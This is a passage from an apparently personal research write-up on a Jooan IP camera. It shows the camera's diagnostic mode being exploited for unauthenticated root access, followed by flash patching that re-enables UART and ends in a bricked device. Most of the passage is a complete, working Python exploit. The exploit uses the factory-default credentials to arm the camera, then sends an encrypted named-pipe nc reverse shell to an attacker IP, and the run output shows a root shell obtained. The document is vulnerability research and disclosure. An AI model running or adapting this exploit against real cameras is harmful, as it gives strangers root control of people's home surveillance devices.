[*] Sending payload: touch /tmp/pwned
[+] Payload delivered.
[*] Connection closed.After the connection closed, checking the emulated rootfs confirmed the command had executed:
root@jamoski-dev:/# ls -la /home/jamoski/Desktop/fw/qemu_rootfs/tmp/pwned
-rw-r--r-- 1 root root 0 Mar 12 10:26 /home/jamoski/Desktop/fw/qemu_rootfs/tmp/pwned
10. Taking It to the Real Camera
With emulation confirmed, the next question was whether jooanipc actually validates the auth code against the cloud, or whether it blindly forwards whatever we send to jooandiag. If the latter, the exploit works on a fully offline local network with no Jooan account required.
The answer was in letDevice2Connected() from the app jooanipc receives the auth code over HTTP and writes it directly to /tmp/.diagser.sock with no cloud verification step. Any 6-digit value we choose becomes the AES key for the session.
So the final exploit looks like this
#!/usr/bin/env python3
"""
  pip install requests pycryptodome
"""

import socket
import struct
import threading
import time
import hashlib
import base64
import json
import requests
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# ── Configuration ─────────────────────────────────────────────────────────────

CAMERA_IP       = "192.168.1.137"   # Target camera LAN IP
CAMERA_PORT     = 80
CAMERA_PASSWORD = "admin123"        # Default Jooan password   hardcoded in APK

LHOST           = "192.168.1.65"    # Attacker machine IP
LPORT           = 49000             # Port jooandiag will call back to

# We supply an arbitrary code. jooanipc forwards it to jooandiag without
# validating it against the cloud. jooandiag then uses it as the AES-128 key.
AUTH_CODE       = "999999"

# Reverse shell via named pipe
COMMAND = (
    "rm -f /tmp/f; mknod /tmp/f p; "
    "cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.1.65 4444 > /tmp/f"
)

# ─────────────────────────────────────────────────────────────────────────────


def md5(s: str) -> str:
    return hashlib.md5(s.encode()).hexdigest()


def device_aes_key(auth_code: str) -> bytes:
    # jooandiag derives the AES-128 key by taking the raw ASCII auth code
    # and NUL-padding it to exactly 16 bytes   confirmed in FUN_004034f0.
    return auth_code.encode("ascii").ljust(16, b"\x00")[:16]


def encrypt_for_device(plaintext: str, auth_code: str) -> bytes:
    # Mirrors the encrypt path in FUN_004034f0 (param_6=0):
    #   1. PKCS#7 pad plaintext to 16-byte block boundary
    #   2. AES-128-ECB encrypt each block independently (no IV)
    #   3. Base64-encode the ciphertext for wire transport
    key = device_aes_key(auth_code)
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(pad(plaintext.encode("utf-8"), 16))
    return base64.b64encode(ciphertext)


def build_rce_payload(auth_code: str, command: str) -> bytes:
    print(f"\n[*] Step 1: Constructing payload...")
    key = device_aes_key(auth_code)
    print(f"    [+] Auth code:          {auth_code}")
    print(f"    [+] AES-128 key (hex):  {key.hex()}")
    print(f"    [+] Command:            {command!r}")

    # Wire format expected by FUN_00402030's recvfrom() loop:
    #   [ 4-byte big-endian length ][ Base64(AES-ECB(command)) ]
    #
    # The command must NOT contain the string "DiagnosisStatus"
    # that substring is the keepalive guard (strstr in FUN_00402030).
    # Any payload containing it is silently discarded before reaching
    # execl(). Plain commands with no prefix work correctly.
    b64_ciphertext = encrypt_for_device(command, auth_code)
    print(f"    [+] Ciphertext (b64):   {b64_ciphertext.decode()}")

    frame = struct.pack(">I", len(b64_ciphertext)) + b64_ciphertext
    print(f"    [+] Total frame size:   {len(frame)} bytes")
    return frame


class MaliciousTcpServer(threading.Thread):
    def __init__(self, lhost, lport, rce_payload: bytes):
        super().__init__(daemon=True)
        self.lhost = lhost
        self.lport = lport
        self.rce_payload = rce_payload
        self.done = threading.Event()
        self.success = False

    def run(self):
        srv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        srv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        srv.bind((self.lhost, self.lport))
        srv.listen(1)
        srv.settimeout(60)
        print(f"\n[*] Step 2: Listening on {self.lhost}:{self.lport} for camera callback...")

        try:
            conn, addr = srv.accept()
        except socket.timeout:
            print("    [!] Timed out waiting for camera callback.")
            self.done.set()
            return

        print(f"    [+] Camera connected from {addr[0]}:{addr[1]}")
        conn.settimeout(10)

        try:
            # jooandiag sends a framed JSON handshake immediately on connect
            # (FUN_00401c58). The auth code   our AES key   arrives here in
            # plaintext. On a real network this is where a passive observer
            # would capture the key without us needing to supply it ourselves.
            raw_len = conn.recv(4)
            if raw_len:
                msg_len = struct.unpack(">I", raw_len)[0]
                print(f"    [<] Handshake length: {msg_len} bytes")
                handshake = conn.recv(msg_len)
                print(f"    [<] Handshake: {handshake.decode('utf-8', errors='replace')}")
        except Exception as e:
            print(f"    [!] Error reading handshake: {e}")

        # Deliver the encrypted command. jooandiag will:
        #   1. Read the 4-byte length prefix
        #   2. Base64-decode the payload
        #   3. AES-128-ECB decrypt using the auth code as the key
        #   4. Check for "DiagnosisStatus"   absent, so execution proceeds
        #   5. Pass the plaintext to execl("/bin/sh", "sh", "-c", cmd, 0)
        print(f"    [*] Sending encrypted command...")
        try:
            conn.sendall(self.rce_payload)
            print(f"    [>] {len(self.rce_payload)} bytes sent.")
            time.sleep(2)
            self.success = True
        except Exception as e:
            print(f"    [!] Send error: {e}")

        conn.close()
        srv.close()
        print(f"    [*] Connection closed.")
        self.done.set()


def arm_camera(auth_code: str, auth_time: int):
    # Hit the camera's local HTTP API directly with hardcoded credentials.
    # userid=admin and userkey=MD5("admin123") are baked into the APK
    # (letDevice2Connected() in DiagnosisDataManager.java)   the same
    # value on every device from the factory.
    print(f"\n[*] Step 3: Sending SetDiagMode to {CAMERA_IP}...")
    params = {
        "singleCMD":      "SetDiagMode",
        "enable":         "1",
        "authcode":       auth_code,
        "authtime":       str(auth_time),
        "authserverip":   LHOST,
        "authserverport": str(LPORT),
        "userid":         "admin",
        "userkey":        md5(CAMERA_PASSWORD),
    }

    url = f"http://{CAMERA_IP}:{CAMERA_PORT}/goform/SingleHandlebyCommand"
    print(f"    [>] GET {url}")
    print(f"    [>] Params: {json.dumps(params, indent=8)}")

    try:
        resp = requests.get(url, params=params, timeout=10)
        print(f"    [<] HTTP {resp.status_code}: {resp.text.strip()}")
        if "success" in resp.text.lower():
            print("    [+] Camera accepted SetDiagMode   jooandiag is arming.")
        else:
            print("    [!] Unexpected response   exploit may fail.")
    except requests.exceptions.ReadTimeout:
        # The camera spawned jooandiag which called back and received the
        # payload before jooanipc finished sending its HTTP response.
        # The reverse shell command then consumed the process, leaving our
        # HTTP read hanging until it timed out. This is expected behaviour
        # when the payload executes quickly   treat it as a success indicator
        # if the TCP callback was already received.
        print("    [+] HTTP response timed out   camera is likely executing the payload.")
    except requests.exceptions.ConnectionError:
        print(f"    [!] Could not reach HTTP API at {CAMERA_IP}:{CAMERA_PORT}")


def main():
    print("=" * 57)
    print(" Jooan Camera   Offline LAN RCE")
    print("=" * 57)
    print(f" Target:          {CAMERA_IP}:{CAMERA_PORT}")
    print(f" Attacker:        {LHOST}:{LPORT}")
    print(f" Shell listener:  nc -lvnp 4444")
    print("=" * 57)

    auth_time = int(time.time())

    # Step 1   build the encrypted payload before starting the listener
    rce_payload = build_rce_payload(AUTH_CODE, COMMAND)

    # Step 2   start the TCP server in a background thread so it is
    # ready before we trigger the camera to call back
    tcp_server = MaliciousTcpServer(LHOST, LPORT, rce_payload)
    tcp_server.start()
    time.sleep(0.5)

    # Step 3   arm the camera via its local HTTP API
    arm_camera(AUTH_CODE, auth_time)

    # Step 4   wait for the background thread to confirm delivery
    print(f"\n[*] Step 4: Waiting for camera to execute payload (60s timeout)...")
    tcp_server.done.wait(timeout=65)

    if tcp_server.success:
        print(f"\n[+] Payload delivered   check your nc listener on port 4444.")
    else:
        print(f"\n[-] Exploit did not complete.")


if __name__ == "__main__":
    main()
Running the exploit with a nc -lvnp 4444 listener open on the side:
=========================================================
 Jooan Camera   Offline LAN RCE
=========================================================
 Target:          192.168.1.137:80
 Attacker:        192.168.1.65:49000
 Shell listener:  nc -lvnp 4444
=========================================================

[*] Step 1: Constructing payload...
    [+] Auth code:          999999
    [+] AES-128 key (hex):  39393939393900000000000000000000
    [+] Command:            'rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.1.65 4444 > /tmp/f'
    [+] Ciphertext (b64):   R3FBnbhcFguXJffg6Qe/Hrp/SwvY54fF0rTZnDYhrbGGnAy5kM7ahoaqxfmODMhVxWxsHEC6PJbypAsmxcxvEOj8M9OsQ1FM5S2ut/XUv6kXJsFfZwVV4fFuEB8LpjUF
    [+] Total frame size:   132 bytes

[*] Step 2: Listening on 192.168.1.65:49000 for camera callback...
    [+] Camera connected from 192.168.1.137:52123
    [] 132 bytes sent.

[*] Step 3: Sending SetDiagMode to 192.168.1.137...
    [>] GET http://192.168.1.137:80/goform/SingleHandlebyCommand
    [>] Params: {
        "singleCMD": "SetDiagMode",
        "enable": "1",
        "authcode": "999999",
        "authtime": "1773430764",
        "authserverip": "192.168.1.65",
        "authserverport": "49000",
        "userid": "admin",
        "userkey": "0192023a7bbd73250516f069df18b500"
    }
    [*] Connection closed.
    [+] HTTP response timed out   camera is likely executing the payload.

[*] Step 4: Waiting for camera to execute payload (60s timeout)...

[+] Payload delivered   check your nc listener on port 4444.
On the listener:
jamoski@jamoski-dev:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.137 60302
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root)
/ #
Root shell on the camera. No Jooan account, no cloud interaction, no credentials beyond the factory default baked into every copy of the app.
11. Going Deeper Unlocking the UART Console
With a root shell in hand, I wanted to re-enable the UART console output that had been silenced during the initial hardware phase. If that worked, the next step would be flashing Thingino. The stock bootargs had console=null
# strings /dev/mtd1 | grep bootargs
bootargs=console=null mem=43548K@0x0 rmem=21988K@0x2a87000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock3 rw mtdparts=jz_sfc:256k(boot),32k(bootenv),1472k(kernel),2880k(rootfs),3136k(appfs),384k(config),32k(confbak) ja_version=01.23N.20231228.19 HWUbootGpioSet=60(0) CpuType=T23N HWKernelGpio=61(SdCd) SDKMem=21988
The kernel was deliberately suppressing all serial output even though U-Boot itself was already talking to the UART at 115200 baud.
I first tried the obvious route fw_printenv and fw_setenv but neither binary exists on this firmware. The only option was patching the raw flash directly.
Reading the Partition Table
/ # cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00040000 00008000 "boot"
mtd1: 00008000 00008000 "bootenv"
mtd2: 00170000 00008000 "kernel"
mtd3: 002d0000 00008000 "rootfs"
mtd4: 00310000 00008000 "appfs"
mtd5: 00060000 00008000 "config"
mtd6: 00008000 00008000 "confbak"
mtd1 is the bootenv partition. The size field is 0x8000 = 32768 bytes, and erasesize is also 0x8000 the entire partition is a single erase block, which simplifies flashing.
Reading the Bootenv Partition off the Camera
# Host   listen
nc -lvnp 5002 > /tmp/bootenv_orig.bin

# Camera
dd if=/dev/mtd1 bs=32768 count=1 | nc 192.168.1.65 5002
1+0 records in
1+0 records out
32768 bytes (32.0KB) copied, 0.012602 seconds, 2.5MB/sBootenv Format
The raw U-Boot environment has no JFFS2 wrapper or magic header:
Bytes 0–3  : CRC32 (little-endian) over bytes 4..32767
Bytes 4+   : null-terminated key=value strings
End        : \x00\x00 (double null)
Remainder  : \xFF padding
Confirmed by hexdump:
00000000  b8 c1 4f 8d  ← CRC32 = 0x8D4FC1B8
00000004  baudrate=115200\0
          bootcmd=sf probe;sf read 0x80600000 0x48000 0x180000; bootm 0x80600000\0
          bootdelay=1\0
          ...
          stdin=serial\0
          stdout=serial\0
          stderr=serial\0
          bootargs=console=null mem=43548K@0x0 rmem=21988K@0x2a87000 ...\0
          \0
bootargs at offset 0x0122, console=null at 0x0128.
Patching on the Host
#!/usr/bin/env python3
import zlib, struct

with open("/tmp/bootenv_orig.bin", "rb") as f:
    raw = bytearray(f.read())

assert len(raw) == 32768

# Verify the existing CRC before touching anything
stored_crc = struct.unpack_from("<I", raw, 0)[0]
calc_crc   = zlib.crc32(raw[4:]) & 0xFFFFFFFF
print(f"Stored CRC : {stored_crc:#010x}")
print(f"Calc CRC   : {calc_crc:#010x}")
assert stored_crc == calc_crc, "CRC mismatch   wrong partition?"

# Swap console=null for console=ttyS1,115200n8
old = b"console=null"
new = b"console=ttyS1,115200n8"

idx = raw.find(old, 4)
assert idx != -1, "console=null not found"
print(f"Found '{old.decode()}' at offset {idx:#06x}")
raw[idx:idx+len(old)] = new

# Trim or pad back to exactly 32768 bytes
raw = (raw + b"\xff" * 32768)[:32768]

# Recalculate CRC over the patched payload
new_crc = zlib.crc32(raw[4:]) & 0xFFFFFFFF
struct.pack_into("<I", raw, 0, new_crc)
print(f"New CRC    : {new_crc:#010x}")

with open("/tmp/bootenv_patched.bin", "wb") as f:
    f.write(raw)
print("Written /tmp/bootenv_patched.bin (32768 bytes)")
Stored CRC : 0x8d4fc1b8
Calc CRC : 0x8d4fc1b8
Found 'console=null' at offset 0x0128
New CRC : 0x3e9fa726
Written /tmp/bootenv_patched.bin (32768 bytes)Transferring and Flashing
# Camera   receive
nc -l -p 5003 > /tmp/bootenv_patched.bin

# Host   send
nc 192.168.1.137 5003 < /tmp/bootenv_patched.bin
MD5 verified on both sides before touching flash:
# Host
md5sum /tmp/bootenv_patched.bin
# c8e015c0e38a1f6379f2c6850faef4a7

# Camera
md5sum /tmp/bootenv_patched.bin
# c8e015c0e38a1f6379f2c6850faef4a7  ✓
# Camera erase and write
flash_eraseall /dev/mtd1 && dd if=/tmp/bootenv_patched.bin of=/dev/mtd1
Erasing 32 Kibyte @ 8000 - 100% complete.
64+0 records in
64+0 records out
32768 bytes (32.0KB) copied, 0.060175 seconds, 531.8KB/sVerifying the Flash
strings /dev/mtd1 | grep -E 'bootargs|console'bootargs=console=ttyS1,115200n8 mem=43548K@0x0 rmem=21988K@0x2a87000 \
init=/linuxrc rootfstype=squashfs root=/dev/mtdblock3 rw \
mtdparts=jz_sfc:256k(boot),32k(bootenv),1472k(kernel),2880k(rootfs),\
3136k(appfs),384k(config),32k(confbak) \
ja_version=01.23N.20231228.19 HWUbootGpioSet=60(0) CpuType=T23N \
HWKernelGpio=61(SdCd) SDKMem=21988console=ttyS1,115200n8 confirmed in flash. After a reboot, the UART wires that had been sitting soldered to the board since the hardware phase finally had something to say full kernel boot log over serial, the locked front door now open from the inside.
12. The Brick Overconfidence Meets Flash
The UART logs were finally flowing. Seeing the full kernel boot sequence including console=ttyS1,115200n8 confirmed in the kernel command line after months of the serial port giving nothing was the kind of validation that makes you feel invincible. That feeling is dangerous.
Initializing cgroup subsys cpu
Initializing cgroup subsys cpuacct
Linux version 3.10.14__isvp_pike_1.0__ (root@ubuntu) (gcc version 5.4.0 (Ingenic Ingenic r3.3.0-gcc540 Smaller Size 2023.05-22) ) #1 PREEMPT Wed Dec 10 15:43:07 CST 2025
CPU0 RESET ERROR PC:80194240
[<80194240>] 0x80194240
CPU0 revision is: 00d00100 (Ingenic Xburst)
FPU revision is: 00b70000
cgu_vpu clk should be opened!
CCLK:1400MHz L2CLK:700Mhz H0CLK:200MHz H2CLK:200Mhz PCLK:100Mhz
Determined physical RAM map:
 memory: 00411000 @ 00010000 (usable)
 memory: 0002f000 @ 00421000 (usable after init)
User-defined physical RAM map:
 memory: 02a87000 @ 00000000 (usable)
Zone ranges:
  Normal   [mem 0x00000000-0x02a86fff]
Movable zone start for each node
Early memory node ranges
  node   0: [mem 0x00000000-0x02a86fff]
Primary instruction cache 16kB, 8-way, VIPT, linesize 32 bytes.
Primary data cache 16kB, 8-way, VIPT, no aliases, linesize 32 bytes
pls check processor_id[0x00d00100],sc_jz not support!
MIPS secondary cache 64kB, 8-way, linesize 32 bytes.
Built 1 zonelists in Zone order, mobility grouping off.  Total pages: 10801
Kernel command line: console=ttyS1,115200n8 mem=43548K@0x0 rmem=21988K@0x2a87000 init=/linuxrc rootfstype=squashfs root=/dev/mtdblock3 rw mtdparts=jz_sfc:256k(boot),32k(bootenv),1472k(kernel),2880k(rootfs),3136k(
appfs),384k(config),32k(confbak) ja_version=01.23N.20231228.19 HWUbootGpioSet=60(0) CpuType=T23N HWKernelGpio=61(SdCd) SDKMem=21988
PID hash table entries: 256 (order: -2, 1024 bytes)
Dentry cache hash table entries: 8192 (order: 3, 32768 bytes)
Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
Memory: 38136k/43548k available (3530k kernel code, 5412k reserved, 632k data, 188k init, 0k highmem)
SLUB: HWalign=32, Order=0-3, MinObjects=0, CPUs=1, Nodes=1
Preemptible hierarchical RCU implementation.
NR_IRQS:351
clockevents_config_and_register success.
Calibrating delay loop... 1386.49 BogoMIPS (lpj=693248)
pid_max: default: 32768 minimum: 301
Mount-cache hash table entries: 512
Confident the hardware was now fully accessible, I decided to attempt flashing Thingino and made the mistake of flashing mtd0 (U-Boot) over a nc shell with no error recovery. The connection dropped mid-write. Stock Jooan U-Boot gone, nothing left to boot from. The camera is now a paperweight.
Sitll it was still a good run:
- Found and decoded a hidden vendor diagnostic feature in the APK
- Recovered production endpoints from AES-encrypted constants
- Reversed a stripped MIPS binary to confirm an unauthenticated RCE primitive
- Emulated the binary in QEMU despite dependency hell
- Got a root shell on a live camera with no cloud account and no prior credentials
- Patched flash directly to re-enable UART output
- Finally got kernel logs out of a device that had been silent since day one